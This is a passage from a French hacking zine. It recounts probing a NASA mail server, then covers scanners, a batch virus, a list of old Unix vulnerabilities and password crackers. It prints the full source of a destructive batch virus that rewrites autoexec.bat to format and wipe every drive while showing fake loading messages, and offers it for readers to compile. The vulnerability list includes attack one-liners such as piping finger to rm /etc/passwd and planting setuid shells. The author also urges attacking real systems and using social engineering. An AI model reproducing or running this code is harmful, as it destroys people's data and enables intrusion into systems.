En esseyant une connection par chacun de ces protocoles, on a à chaque fois une déconnection, avec ou sans messages d'erreurs. Sauf pour mail, puisque apparament ils veulent que tout le monde puisse utiliser leur serveur mails (américains ou non).
Ainsi on a des informations sur le serveur mail, comme la version de ce qui le gère: Sendmail 8.9.3
On va essayer de parcourir des sites pour voir s'il n'existe pas une faille d'exploitation:
Il existe en effet des failles pour sendmail. héhé, mais la version de sendmail de ce serveur de la NASA est plus récent que ceux des autres versions. Cependant on peut essayer chacune des failles, en espérant qu'ainsi, certaines erreurs ne sont pas corrigées. mais on s'aperçoit qu'il faut être sur la machine serveur pour commencer à tester. Ben zut alors c'est râpé sur ce coup là. On pourrait approfondir les recheches en regardant ce que fournit ce serveur FTP, mais on est déconnecté même par le navigateur. Laissons donc faire les américains qui auront proablement à faire à des demandes de logins et de mots de passes ou bien essayons le Social Engeenering, avec le N° de tel que la NASA aura bien voulu nous fournir. Occupons-nous de perdu.com (ma victime préférée, le petit frère à hacker.com).

Conclusion: ayez des couilles.

VI/ Scanners

Un scanner est un outil dangereux pour la sécurité d'un réseau. Le rôle d'un scanner est d'analyser chaque point d'un réseau, et d'en donner les points faibles. Ils existent d'autres types de scanners qui se contentent d'analyser les réseaux, mais en plus permettent à l'utilisateur du scanner d'essayer d'en trouver les "failles": des commandes comme finger, sysinfo (qui permet de se renseigner sur la cible à l'autre bout)... peuvent être implémentées dans un scanner. Le plus simple, le plus rapide et bien fait de scanners que je connaissent reste WS PING PRO PACK sur http://www.ipswitch.com/.

Les scanners vont s'occuper (en général) de savoir:

- quels sont les services éxécutés à ce moment précis
- les utilisateurs propriétaires de ces services
- si les connexions anonymes sont acceptées
- si certains services de réseau requièrent une authentification

Parmis les scanners les plus connus (qui tournent sous UNIX en général), il y a SATAN, qui ne fonctionne que lorsque l'on est root. Ci joint une description de NESSUS, qui est un scanner bien particulier (fonctionne sous Linux): Nessus, est intéressant car il permet, en scannat un serveur, de savoir quel en sont les points faibles (les ports qui présentent des points faibles), et de décrire ces points faibles (qu'est-ce qui peut se passer si quelqu'un fait ci ou ça sur le port 21, ce qui peut être intéressant pour un pirate. Et la solution à ce problème). Nessus sera bientôt développé pour WindowsNT dans les mois à venir (année 2000).

http://www.nessus.org/
Il en existe d'autres (NSS, Strobe, SATAN...) Attendez: arrêtons nous-sur SATAN. Satan a été conçu uniquement pour UNIX, mais il était la référence en la matière de scanners. il décrivait EN DETAIL, chaque point faible d'un serveur. Satan peut fonctionner (mal, très mal) sous Linux. Cependant pour éxécuter correctment SATAN, rendez vous aux adresses ci-dessous:
http://recycle.jlab.org/~doolitt/satan/tcp_scan.diff.2
http://recycle.jlab.org/~doolitt/satan/BSD-4.4-includes.tar.gz
téléchargez SATAN à http://www.trouble.org/~zen/satan/satan.html

Les utilisateurs de Windows 9x ne seront pas en reste grâce à "Network Toolbox": c'est un scanner de ports TCP/IP. Il scanne un serveur en vous indiquant chaque service disponible sur celui-ci (FTP, SMTP, finger, pop3, portmap etc...).
Il inclut aussi les fonctions d'un port scanner; il n'indique pas les failles que peut offrir chaque service, mais le fait d'afficher ces services constitue un atout intéressant (exemple de finger).

VII/ Virus en .bat

J'avais déjà fait un p'tit article sur comment programmer des fichiers en .bat et comment les rendre dangereux. J'ai trouvé un virus en .bat, détecté par Norton Anti-virus 2000 et AVP (AntiViral Toolkit Pro de Eugène Kaspersky). Donc c'est pas d'la merde.
Voici le code source à compiler avec bloc-notes (le plus simple, mais n'importe quel éditeur texte peut vous le faire).

```
@echo off
rem This program is dedecated to a very special person that does
not want to be named.
:start
cls
echo PLEASE WAIT WHILE PROGRAM LOADS . . .
call attrib -r -h c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo call format c: /q /u /autotest >nul >>c:\autoexec.bat
call attrib +r +h c:\autoexec.bat >nul

rem Drive checking and assigning the valid drives to the drive
variable.

set drive=
set alldrive=c d e f g h i j k l m n o p q r s t u v w x y z

rem code insertion for Drive Checking takes place here.
rem drivechk.bat is the file name under the root directory.
rem As far as the drive detection and drive variable settings,
```

```
don't worry about how it
rem works, it's damn to complicated for the average or even the
expert batch programmer.
rem Except for Tom Lavedas.

echo @echo off >drivechk.bat
echo @prompt %%%%comspec%%%% /f /c vol %%%%1: $b find "Vol" > nul >
{t}.bat
%comspec% /e:2048 /c {t}.bat >>drivechk.bat
del {t}.bat
echo if errorlevel 1 goto enddc >>drivechk.bat

cls
echo PLEASE WAIT WHILE PROGRAM LOADS . . .

rem When errorlevel is 1, then the above is not true, if 0, then
it's true.
rem Opposite of binary rules. If 0, it will elaps to the next
command.

echo @prompt %%%%comspec%%%% /f /c dir %%%%1:.\/ad/w/-p $b find
"bytes" > nul >{t}.bat
%comspec% /e:2048 /c {t}.bat >>drivechk.bat
del {t}.bat
echo if errorlevel 1 goto enddc >>drivechk.bat

cls
echo PLEASE WAIT WHILE PROGRAM LOADS . . .

rem if errorlevel is 1, then the drive specified is a removable
media drive - not ready.
rem if errorlevel is 0, then it will elaps to the next command.

echo @prompt dir %%%%1:.\/ad/w/-p $b find " 0 bytes free" > nul >
{t}.bat
%comspec% /e:2048 /c {t}.bat >>drivechk.bat
del {t}.bat
echo if errorlevel 1 set drive=%%drive%% %%1 >>drivechk.bat

cls
echo PLEASE WAIT WHILE PROGRAM LOADS . . .

rem if it's errorlevel 1, then the specified drive is a hard or
floppy drive.
rem if it's not errorlevel 1, then the specified drive is a CD-ROM
```

```
drive.

echo :enddc >>drivechk.bat

rem Drive checking insertion ends here. "enddc" stands for "end
dDRIVE cHECKING".

rem Now we will use the program drivechk.bat to attain valid drive
information.

:testdrv

for %%a in (%alldrive%) do call drivechk.bat %%a >nul

del drivechk.bat >nul

:form_del
call attrib -r -h c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows
recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) do call format %%%%a: /q /u /autotest
>nul >>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows
recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) do call c:\temp.bat %%%%a Bunga >nul
>>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows
recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) call deltree /y %%%%a:\ >nul >>c:
\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows
recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) do call format %%%%a: /q /u /autotest
>nul >>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows
recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) do call c:\temp.bat %%%%a Bunga >nul
>>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Loading Windows, please wait while Microsoft Windows
```

```
recovers your system . . . >>c:\autoexec.bat
echo for %%%%a in (%drive%) call deltree /y %%%%a:\ >nul >>c:
\autoexec.bat
echo cd\ >>c:\autoexec.bat
echo cls >>c:\autoexec.bat
echo echo Welcome to the land of death. Munga Bunga's Multiple Hard
Drive Killer version 4.0. >>c:\autoexec.bat
echo echo If you ran this file, then sorry, I just made it. The
purpose of this program is to tell you the following. . . >>c:
\autoexec.bat
echo echo 1. To make people aware that security should not be taken
for granted. >>c:\autoexec.bat
echo echo 2. Love is important, if you have it, truly, don't let go
of it like I did! >>c:\autoexec.bat
echo echo 3. If you are NOT a vegetarian, then you are a murderer,
and I'm glad your HD is dead. >>c:\autoexec.bat
echo echo 4. If you are Australian, I feel sorry for you, accept my
sympathy, you retard. >>c:\autoexec.bat
echo echo 5. Don't support the following: War, Racism, Drugs and
the Liberal Party.>>c:\autoexec.bat

echo echo. >>c:\autoexec.bat
echo echo Regards, >>c:\autoexec.bat
echo echo. >>c:\autoexec.bat
echo echo Munga Bunga >>c:\autoexec.bat
call attrib +r +h c:\autoexec.bat

:makedir
if exist c:\temp.bat attrib -r -h c:\temp.bat >nul
echo @echo off >c:\temp.bat
echo %%1:\ >>c:\temp.bat
echo cd\ >>c:\temp.bat
echo :startmd >>c:\temp.bat
echo for %%%%a in ("if not exist %%2\nul md %%2" "if exist %%2\nul
cd %%2") do %%%%a >>c:\temp.bat
echo for %%%%a in (">ass_hole.txt") do echo %%%%a Your Gone @$
$hole!!!! >>c:\temp.bat
echo if not exist %%1:\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%
%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%
%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\%%2\nul goto startmd >>c:\temp.
bat
call attrib +r +h c:\temp.bat >nul

cls
echo Initializing Variables . . .
rem deltree /y %%a:\*. only eliminates directories, hence leaving
```

```
the file created above for further destruction.
for %%a in (%drive%) do call format %%a: /q /u /autotest >nul
cls
echo Initializing Variables . . .
echo Validating Data . . .
for %%a in (%drive%) do call c:\temp.bat %%a Munga >nul
cls
echo Initializing Variables . . .
echo Validating Data . . .
echo Analyzing System Structure . . .
for %%a in (%drive%) call attrib -r -h %%a:\ /S  >nul
call attrib +r +h c:\temp.bat >nul
call attrib +r +h c:\autoexec.bat >nul
cls
echo Initializing Variables . . .
echo Validating Data . . .
echo Analyzing System Structure . . .
echo Initializing Application . . .

for %%a in (%drive%) call deltree /y %%a:\*. >nul
cls
echo Initializing Variables . . .
echo Validating Data . . .
echo Analyzing System Structure . . .
echo Initializing Application . . .
echo Starting Application . . .
for %%a in (%drive%) do call c:\temp.bat %%a Munga >nul

cls
echo Thank you for using a Munga Bunga product.
echo.
echo Oh and, Bill Gates rules, and he is not a geek, he is a good
looking genius.
echo.
echo Here is a joke for you . . .
echo.
echo     Q). What's the worst thing about being an egg?
echo  A). You only get laid once.
echo.
echo HAHAHAHA, get it? Don't you just love that one?
echo.
echo Regards,
echo.
echo Munga Bunga
```

```
:end

rem Hard Drive Killer Pro Version 4.0, enjoy!!!!

rem Author: Munga Bunga - from Australia, the land full of retarded
Australian's (help me get out of here).
```

VIII/ Failles de sécurité

Commande: inetd
System affecté: Linux

On peut crasher un serveur Linux qui accepte les connections TCP sous inetd, par flooding de requêtes vers celui-ci. une cinquantaine de requêtes font que le serveur va refuser les connections inetd, parce que le serveur aura crashé. Ca marche pour tous les services sous inetd, donc ftpd, identd...

Voici une liste de vieux bugs. je ne sais plus ou j'ai trouvée cette liste, en tout cas ce n'est pas moi qui l'ai dressée, ni le gars qui l'a mise à disposition:

Operating System	RVP	Date	Description (References)
/bin/sh	1--	12/12/94	IFS hole, vi ()
/bin/su	1--		overwrite stack somehow? ()
/dev/fb	1--		frame buffer devices readable/writeable, ()
/dev/kmem	1--		/dev/kmem shold not be o+w ()
/dev/mem	1--		/dev/mem shold not be o+w ()
/dev/*st*, *mt*	1--		generally world readable/writeable ()
/etc	1--		rexd + MACH ? [NeXT] /etc/ g+w daemon ()
4.3 Tahoe	1--		chfn -- allows newlines/meta chars/bufsize ()
4.3 Tahoe	1--		ttyA&B;A:cat<ttyB;^Z;B:exit;login;A:&;B:pw/uid;A:got pw ()
AIX ?	5++		setenv SHELL=/bin/sh; crontab -e; :!/bin/sh ()
AIX 2.2.1	1--		shadow password file o+w ()
AIX 3.1.5	5--		sendmail- mail to programs ()
AIX 3.2	5--		sendmail- mail to programs ()
AIX 3.2.4	5--		sendmail- mail to programs ()
AIX 3.2.5	5--		sendmail- mail to programs ()
AIX 3.X.X	???		rlogin localhost -l -froot
AIX ?	1--		* password means use root's password? ()

AIX ? 1-- rexd- any can get root access if enabled ()
Amdahl UTS 2.0 1-- NFS mountd only uses hostname ()
AT&T SVR3.2.0 1-- Bad protected mode allows root if have sh + cc ()
A/UX 2.0.1 5-- lpr -s; 1000 calls lpr re-use fname ()
A/UX 2.0.1 5-- rdist(1) uses popen(3), IFS spoof ()
A/UX 2.0.1 5-- rdist(1) uses popen(3), IFS spoof ()
BellTech SYSV386 1-- ulimit 0; passwd ==> zero's out passwd file ()
BSD 4.1 1-- Sendmail can mail directly to a file
BSD 4.1 1-- can mail directly to a file
BSD 4.1 1-- run set gid program, dump core, is set gid
BSD 4.1 1-- lock- compiled password "hasta la vista", + ^Z ()
BSD <4.2? 1-- IFS w. preserve bug in vi ()
BSD 4.1 1-- mail directly to a file ()
BSD 4.1 1-- exec sgid program, dump core, core is sgid ()
BSD 4.1 1-- Sendmail: can mail directly to a file ()
BSD 4.1 1-- lock password "hasta la vista" backdoor ()
BSD <4.2 1-- IFS w/ preserve bug w/vi ()
BSD <4.2 1-- suspend mkdir, ln file you want to dir ()
BSD <4.2? 1-- suspend mkdir, ln file you want to dir ()
BSD 4.2 1-- lock -- compiled in password "hasta la vista" ()
BSD 4.2 1-- ln passwd file to mail spool, mail to file ()
BSD 4.2 1-- can truncate read only files ()
BSD 4.2 1-- finger "string|/bin/rm -f /etc/passwd"@foo.bar ()
BSD 4.2 1-- ln -s target ~/.plan; finger user to read file ()
BSD 4.2 1-- lpr file; rm file; ln -s /any/filename file ()
BSD 4.2 1-- adb su; change check in memory; shell out ()
BSD 4.2 1-- race condition, can get root via "at" ()
BSD 4.2 1-- lock -- compiled in password "hasta la vista"
BSD 4.2 1-- ln passwd file to mail spool, mail user ()
BSD 4.2 1-- can truncate read only files ()
BSD 4.2 1-- finger "string|/bin/rm -f /etc/passwd"@foo.bar ()
BSD 4.2 1-- ln -s target ~/.plan; finger user. ()
BSD 4.2 1-- lpr file; rm file; ln -s /any/filename file ()
BSD 4.2 1-- adb su; change check in memory; shell out; su ()
BSD 4.2 1-- race condition, can get root via "at" ()
BSD 4.2 1-- /dev/kmem and /dev/mem should not be o+w ()
BSD 4.2 1-- signal any process by changing process group ()
BSD 4.3 1-- ftp -n; quote user ftp; ect. Gets root privs. ()
BSD 4.3 1-- lpd can overwrite file ()
BSD 4.3 1-- ln -s /any/suid/file -i ; -i Get suid shell. ()
BSD 4.3 1-- fchown (2) can chown _any_ file ()
BSD 4.3 1-- race condition, get root via "at" ()
BSD 4.3 1-- passwd chokes on long lines, splits pw file ()
BSD 4.3 1-- ftp -n; quote user ftp; cd ~root, get root ()
BSD 4.3 1-- lpd can overwrite file ()
BSD 4.3 1-- ln -s /any/suid/file -i ; -i Get suid shell ()

BSD 4.3 1-- fchown (2) can chown _any_ file ()
BSD 4.3 1-- race condition (expreserve?), root via "at" ()
BSD 4.3 1-- passwd chokes on long lines, splits pw file ()
BSD 4.3 5-- lpr -s; 1000 calls lpr re-use fname ()
BSD NET/2 5-- rdist(1) uses popen(3), IFS spoof ()
BSD NET/2 5-- lpr -s; 1000 calls lpr re-use fname ()
BSD ? 1-- Overwrite gets buffer -- fingerd, etc
BSD ? 1-- uudecode alias can overwrite root/daemon files ()
BSD ? 1-- /bin/mail ; !/bin/sh Get uid=bin shell ()
BSD ? 1-- rwall bug ()
BSD ? 1-- adb the running kernel, shell out and get root ()
BSD ? 1-- sendmail can mail non-root file, try twice ()
BSD ? 1-- rshd -- spoof via nameservice, rsh target -l uid
BSD386 1-- mail"<u>;cp /bin/sh /tmp;chmod 6777 /tmp/sh" ()
buffer overrun 1-- chfn ()
chfn, chsh 1-- used to create a root account ()
chmod 1-- Incorrect file or directory permissions ()
comsat 1-- running as root, utmp o+w, writes to files ()
core 1-- will system dump a setgid core image? ()
decode 1-- decode mail alias - write non-root user files ()
DellSVR3.2/1.0.6 1-- Bad prot mode allows root if have sh + cc ()
denial 1-- easy to hog processor, memory, disc, tty, etc ()
DomainO/S <=10.3 1-- break root by using s/rbak; sgid/suid ()
DomainO/S <=10.4 5-- sendmail mail to programs ()
DNS 1-- SOA can control bogus reverse ip, rhosts ()
Domain/OS <10.3 1-- break root by using s/rbak; setgid/uid ()
DYNIX 3.0.14 1-- Sendmail -C file ==> displays any file. ()
DYNIX 3.? 1-- can get root on NFS host via root via mountd ()
DYNIX 3.? 1-- on non-trusted host due to bug in mount daemon ()
DYNIX ? 1-- rsh <host> -l "" <command> runs as root ()
DYNIX ? 1-- login: -r hostnameruser^@luser^@term^@ ()
elm 5-- ELM's autoreply can be used to get root ()
expreserve 1-- can be a huge hole ()
ESIX Rev. D 1-- Bad protected mode allows root if sh+cc ()
file mod test 1-- test file doesnt lose the suid when modified ()
fsck 1-- lost+found should be mode 700 ()
ftpd 1-- static passwd struct overwrite, wuftp < x.xx ()
ftpd 4.2 1-- userid not reset properly, "user root" ()
ftpd ? 1-- core files may contain password info ()
fchown 1-- test for bad group test ()
ftruncate 1-- can be used to change major/minor on devices ()
fingerd 1-- .plan hard-links - read files, fingerd ()
gopher 6-- Type=8 Name=shell Host=;/bin/sh Port= Path= ()
gnuemacs 1-- emacsclient/server allows access to files. ()
GN <1.19 4+- exec0::/path/prog?var=blah%0Ahack-coomands0%A ()
HDB 1-- nostrangers shell escape ()

HDB 1-- changing the owner of set uid/gid files ()
HDB 1-- meta escapes on the X command line ()
HDB 1-- ; breaks on the X line ()
hosts.equiv 1-- default + entry ()
hosts.equiv 1-- easy to spoof by bad SOA at remote site ()
HPUX <7.0 1-- chfn -- allows newlines, etc ()
HP-UX 1-- sendmail: mail directly to programs ()
HPUX A.09.01 1-- sendmail: mail directly to programs ()
HPUX ? 1-- Sendmail: versions 1.2&13.1 sm, -oQ > ()
IDA 1.4.4.1 1-- :include:/some/unreadable/file in ~/.forward ()
ICMP 4-- various icmp attacks possible ()
ICMP 1-- ICMP redirect packets change non-static routes ()
Interactive 2.x 1-- Bad protected mode allows root if sh+cc ()
IRIX 3.3 1-- any user can read any other user's mail. ()
IRIX 3.3.1 1-- any user can read any other user's mail. ()
IRIX 3.3/3.31 1-- sendmail- any user can read other user's mail ()
IRIX 4.0.X 1-- default suid scripts ()
IRIX 4.0.X 1-- various $PATH problems ()
IRIX 4.0.X 1-- sendmail race condition hole ()
IRIX 4.0.X 1-- lpd are vulnerable too ()
IRIX ? 1-- rsh <host> -l "" <command> runs as root ()
IRIX ? 1-- login: -r hostnameruser^@luser^@term^@ ()
IRIX ? 1-- login: -r hostnameruser^@luser^@term^@ ()
IRIX ? 1-- Overwrite gets buffer -- fingerd, etc ()
IRIX ? 1-- uudecode alias can overwrite root/daemon files ()
IRIX ? 1-- /bin/mail ; !/bin/sh Get uid=bin shell ()
IRIX ? 1-- rwall bug ()
IRIX ? 1-- adb the running kernel, shell out and get root ()
IRIX ? 1-- mail to any non-root owned file, try twice ()
IRIX ? 1-- rshd- spoof via dns - rsh target -l uid ()
IRIX ? 1-- xwsh log hole? (yo)
kernel 1-- Race conditions coupled with suid programs ()
lock 1-- 4.1bsd version had password "hasta la vista" ()
lost+found 1-- lost+found should be mode 700 ()
lpd 1-- overwrite files with root authority ()
lpr 1-- lpr -r access testing problem ()
lpr 5-- lpr -s; 1000 calls lpr re-use fname ()
lprm 1-- trusts utmp ()
mount 1-- "mount" should not be +x for users. ()
mqueue 1-- must not be mode 777! ()
movemail 1-- worm? ()
Microport 3.0 1-- ulimit 0; passwd ==> zero's out passwd file ()
network 1-- BSD network security based on "reserved ports" ()
news 1-- news receivers may execute shell commands ()
network 1-- kerberos ()
network 1-- Networks are usually very insecure. ()

NFS 1-- Many systems can be compromised with NFS/RPC. ()
NFS 1-- proxy rpc can read remote nfs files ()
NFS 1-- can generate NFS file handles ()
NFS 1-- mount disk, make cd .. and no restricted directories
OSF/1 1.2 1-- write allows shell outs to gain egid term ()
OSF/1 1.3 1-- write allows shell outs to gain egid term ()
OSF/1 1.2 1-- doesn't close the fd to the term writing to ()
OSF/1 1.3 1-- doesn't close the fd to the term writing to ()
passwd 1-- fgets allows entries mangled into ::0:0::: ()
passwd 1-- fred:...:...:...:Fred ....Flintstone::/bin/sh ()
passwd 1-- IDs shouldnt contain: ;~!` M- spoof popen ()
portmap 1-- binding problems... ()
root 1-- ? (fingerd_test.sh)
rcp 1-- nobody problem ()
rexd 1-- existence ()
rexd 1-- MACH ? [NeXT] /etc/ g+w daemon ()
rdist 1-- buffer overflow ()
rdist 5-- rdist(1) uses popen(3), IFS spoof ()
RISC/os 4.51? 1-- rsh <host> -l "" <command> runs as root ()
RPC 1-- Many systems can be compromised with NFS/RPC. ()
rwall 1-- running as root, utmp o+w , writes to files ()
SCO 3.2v4.2 5-- rdist(1) uses popen(3), IFS spoof ()
SCO ? 1-- rlogin to any acct to trusted host w/o pwd ()
SCO ? 1-- rlogin to any acct from trusted host w/o pwd ()
selection_svc 1-- allowed remote access to files ()
sendmail <x.x 1-- -bt -C/usr/spool/mail/user - reads file ()
sendmail <5.57 1-- from:<"|/bin/rm /etc/passwd"> && bounce mail ()
sendmail <=5.61 1-- can mail to any file not root owned, try twice ()
sendmail <5.61 1-- sendmail- groups incorrectly, get group ()
sendmail >5.65 1-- can get daemon privalages via .forward. ()
sendmail ? 5++ can mail to programs (sendmal1, nmh, smail)
sendmail ? 1-- debug option ()
sendmail ? 1-- wizard mode ()
sendmail ? 1-- TURN command allows mail to be stolen ()
sendmail ? 1-- decode mail alias - write non-root user files ()
sendmail ? 1-- buffer overflow cause sendmail deamon lock up ()
sendmail ? 1-- what uid does |program run with? ()
SIGNALS 1-- signal any process by changing process group ()
Stellix 2.0? 1-- rsh <host> -l "" <command> runs as root ()
Stellix 2.0 1-- rsh <host> -l "" <command> runs as root ()
Stellix 2.1 1-- login: -r hostnameruser^@luser^@term^@ ()
suid 1-- will run .profile if linked to - , IFS ()
suid 1-- never call system(3) and popen(3) ()
suid 1-- May not expect filesize signals, SIGALRMs ()
suid 1-- no setuid program on a mountable disk ()
suid 1-- ro mounting of foreign disk may allow suid. ()

suid 1-- .plan links ()
suid 1-- /usr/ucb/mail ~!cp /bin/sh /tmp/sh; chmod 2555 /tmp/sh ()
SunOS 3.3 1-- ftpd - userid not reset properly, "user root" ()
SunOS 3.5 1-- connect w/acct;user root;ls;put /tmp/f/ tmp/b ()
SunOS <4.0 1-- sunview - any user can read any remote file
SunOS <4.0 1-- any user can run yp server ()
SunOS 4.0 1-- chsh -- similar to chfn ()
SunOS 386i 1-- rm logintool, hack login with adb, chmod 2750 ()
SunOS 386i/4.01? 1-- login -n root requires no password ()
SunOS 386i/4.01? 1-- login -n root (no password) ()
SunOS 4.0.1 1-- chfn buffer problems ()
SunOS 4.0.1 1-- chsh buffer problems ()
SunOS 4.0.1 1-- ypbind/ypserv, SunOS 4.0.1; need 3 machines ()
SunOS 4.0.3 1-- ypbind/ypserv, SunOS 4.0.1; need 3 machines ()
SunOS 4.0.3 1-- concurrent yppasswd sessions can trash yp map ()
SunOS 4.0.3 1-- mail to any non-root owned file, try twice ()
SunOS 4.0.3 1-- rcp buffer overflow ()
SunOS 4.0.3 1-- sendmail- mail to non-root file, try twice ()
SunOS 4.0.3 1-- ttyA&B;A:cat<ttyB;^Z;B:exit;login;A:&;B:pw/uid;A:gets PW ()
SunOS 4.0.3 1-- uucico can show ph num, login, passwd, on remote machine ()
SunOS 4.0.3 1-- ypserv sends maps to anyone w/ domain (ypsnarf)
SunOS 4.0.? 1-- anyone can restore a file over any other file. ()
SunOS 4.0.? 1-- chfn -- allows newlines, meta chars, bufsize problem. ()
SunOS 4.0.? 1-- rcp with uid -2; only from PC/NFS. ()
SunOS 4.0.? 1-- ln -s /any/suid/file -i ; -i ()
SunOS 4.0.? 1-- selection_svc can remotely grab files. ()
SunOS 4.1 1-- rshd: spoof via nameservice, rsh target -l uid ()
SunOS 4.1 1-- shared libs accept relative paths w/ suid ()
SunOS 4.1 1-- sendmail: groups incorrectly checked, can get any group ()
SunOS 4.1 1-- comsat can overwrite any file ()
SunOS 4.1.x 1-- comsat can overwrite any file ()
SunOS 4.1.x 1-- ptrace allows to become root ()
SunOS 4.1.x 1-- openlook: telnet 2000; executive,x3, run ps int ()
SunOS <4.1.1 5-- lpr -s; 1000 calls lpr re-use fname ()
SunOS 4.1.2 5-- rdist(1) uses popen(3), IFS spoof ()
SunOS ? 1-- /usr/kvm/crash allows sh escapes group kmem ()
SunOS ? 1-- ttyA&B;A:cat<ttyB;^Z;B:exit;login;A:&;B:pw/uid;A:gets PW()
SunOS ? 1-- /dev/kmem and /dev/mem should not be o+w ()
SunOS ? 1-- rshd -- spoof via nameservice, rsh target -l uid
SunOS ? 1-- ftp -n; quote user ftp; ect. Gets root privs. ()
SunOS ? 1-- symlink .plan to target file, finger user to read. ()
SunOS ? 1-- Overwrite gets buffer -- fingerd, etc. (3.5)
SunOS ? 1-- rwall bug (<= 4.01 yes). ()
SunOS ? 1-- ptrace allows to become root ()
SunOS ? 4-- icmp errors not handled correctly ()
SunOS ? 1-- adb the running kernel, shell out and get root ()

SunOS ? 1-- ftp -n; quote user ftp; ect Gets root privs ()
SunOS ? 1-- lpd can overwrite file ()
SunOS ? 1-- the window manager can be used to read any file ()
SunOS ? 1-- rexd -- any can get root access if enabled ()
SunOS ? 1-- emacsclient/server allows access to files ()
SunOS ? 1-- openlook; telnet port 2000; executive,x3, runs PS interp
SunUS ? 1-- devinfo can be used to get group kmem ()
SunOS 5.1 1-- Symlinks are broken ()
syslogd 6-- buffer overrun, allows remote access ()
syslogd 1-- syslog messages used to overwrite any file ()
system 1-- system(3) even w/ setuid(getuid()) = IFS ()
SYSV <R4 1-- write to files; race condition w/ mkdir & ln ()
SYSV <R4 1-- expreserve problem/race condition ()
SYSV R? 1-- IFS, other environment at "login:" prompt ()
tcp/ip 1-- sequence number prediction allows spoofing ()
tcp/ip 1-- source routing make host spoofing easier ()
tcp/ip 1-- rip allows one to capture traffic more easily ()
tcp/ip 4-- various icmp attacks possible ()
tftp 1-- puts/gets -- grab files, do chroot ()
traceroute 1-- allow one to easily dump packets onto net ()
ulimit 1-- passwd(1) leaves passwd locked if ulimit set ()
Ultrix 2.0? 1-- sendmail- 1.2&13.1 sm, -oQ > can r/w any ()
Ultrix 2.0? 1-- Sendmail -C file ==> displays any file. ()
Ultrix 2.2? 1-- Sendmail -C file ==> displays any file. ()
Ultrix 2.2 1-- ln passwd file to mail spool, mail to user ()
Ultrix 2.2 1-- on a non-trusted host due to bug in mountd ()
Ultrix 2.2 1-- Sendmail: -C file ==> displays any file ()
Ultrix 2.2 1-- can get root on NFS host via root via mountd ()
Ultrix 2.2 1-- get root on host running NFS from other root ()
Ultrix 3.0 1-- lock -- compiled in password "hasta la vista" ()
Ultrix 3.0 1-- login -P progname allows run programs as root ()
Ultrix 3.0 1-- login can run any program with root privs ()
Ultrix 3.0 1-- ln -s target ~/.plan; finger user to access ()
Ultrix 3.0 1-- any user can mount any filesystem ()
Ultrix 3.0 1-- X11 doesn't clear pwds in mem; /dev/mem is o+w ()
Ultrix <3.1 1-- limit file 0; passwd -->zero's out passwd file ()
Ultrix <3.1 1-- lpd can overwrite any file (back to 2.0?) ()
Ultrix 3.1? 1-- rshd: spoof via nameservice, rsh target -l uid ()
Ultrix 3.1? 1-- allows newlines, meta chars, buffsize problem ()
Ultrix <4.1 1-- overflow RISC reg buffer, get root w/ mail ()
Ultrix ? 1-- rshd -- spoof via dns, rsh target -l uid ()
Ultrix ? 1-- ypbind takes ypset from all; spoof yp DB ()
Ultrix ? 1-- yppasswd leaves yp data files world writable ()
Ultrix ? 1-- chfn -- allows newlines, meta chars, bufsize ()
Ultrix ? 1-- ftp -n; quote user ftp; ect Gets root privs ()
Ultrix ? 1-- can change host name, mount any filesystem ()

```
Ultrix ?        1--         uudecode alias can overwrite root/daemon files ()
Ultrix ?        4--         ICMP not handled correctly (nuke)
Ultrix ?        1--         emacsclient/server allows access to files ()
Ultrix ?        1--         lock: password "hasta la vista" backdoor ()
Ultrix ?        1--         /dev/kmem and /dev/mem should not be o+w ()
Ultrix ?        1--         can change physical ethernet address ()
UNIX            1--          / must not be go+w ()
utmp            1--         etc/utmp o+w ? ()
utmp            1--         check to see if world writeable (rwall, comsat)
utmp            1--         syslog messages can overwrite any file ()
uucp            1--        check valid UUCP akts in the /etc/ftpusers ()
uucp            1--        echo "myhost myname">x;uucp x ~uucp/.rhosts ()
uucp            1--        uucico shows ph num, login, passwd, of remote ()
uudecode        1--          if it is setuid, may create setuid files ()
uusend          1--         uusend may call "uux" while suid to root ()
uux             1--        uusend may call "uux" while suid to root ()
X11R?           1--          snoop on keyboards and bitmaps ()
X11R3           1--          can set log on and exec (fixed in "fix-6")
X11R4           1--          can set log on and exec (fixed in "fix-6")
X11R ?          1--          snoop on keyboards and bitmaps ()
X11R5           5++           xterm can create files (xterm1__)
xhost           1--         if + , anyone can connect to X server ()
ypbind          1--          accepts ypset from anyone ()
```

IX/ Hades, Cracker jack...: les perçeurs de mots de passe

Comme vous l'avez deviné cet article parlera de perçeurs de mots de apsse pour les stations UNIX/ Linux uniquement. Il n'y a pas de réel intérêt à faire ça pour des ordinbateurs sous Windows: en effet, à partir du moment ou vous avez un accès utilisateur reconnu sur la machine, vous avez accès au réseau, et les privil_ges imposés sont les même sauf en cas de sessions administrateurs gérés par des programmes tel KeiiWin. Seulement ces statuts sont TRES facilement compromettables (expliqué dans les zines précédents): par exemple effacer le fichier pwl permet de rassaisir le mot de pass de session de l'utilisateur à qui correspondait le fichier pwl.

Un perçeur de mot de passe est prévu pour décrypter un password cérypté par un algorithme. Actuellement les algorithmes de cryptage sont si puissants qu'il devient impossible d'en trouver le chemin de décryptage du mot de passe. Alors il y a des programmes qui vont se charger de trouver le password en le faisant apsser par l'algorithme de cryptage. Cette méthode est aussi connue sous le nom de: "Brute Force Hacking".

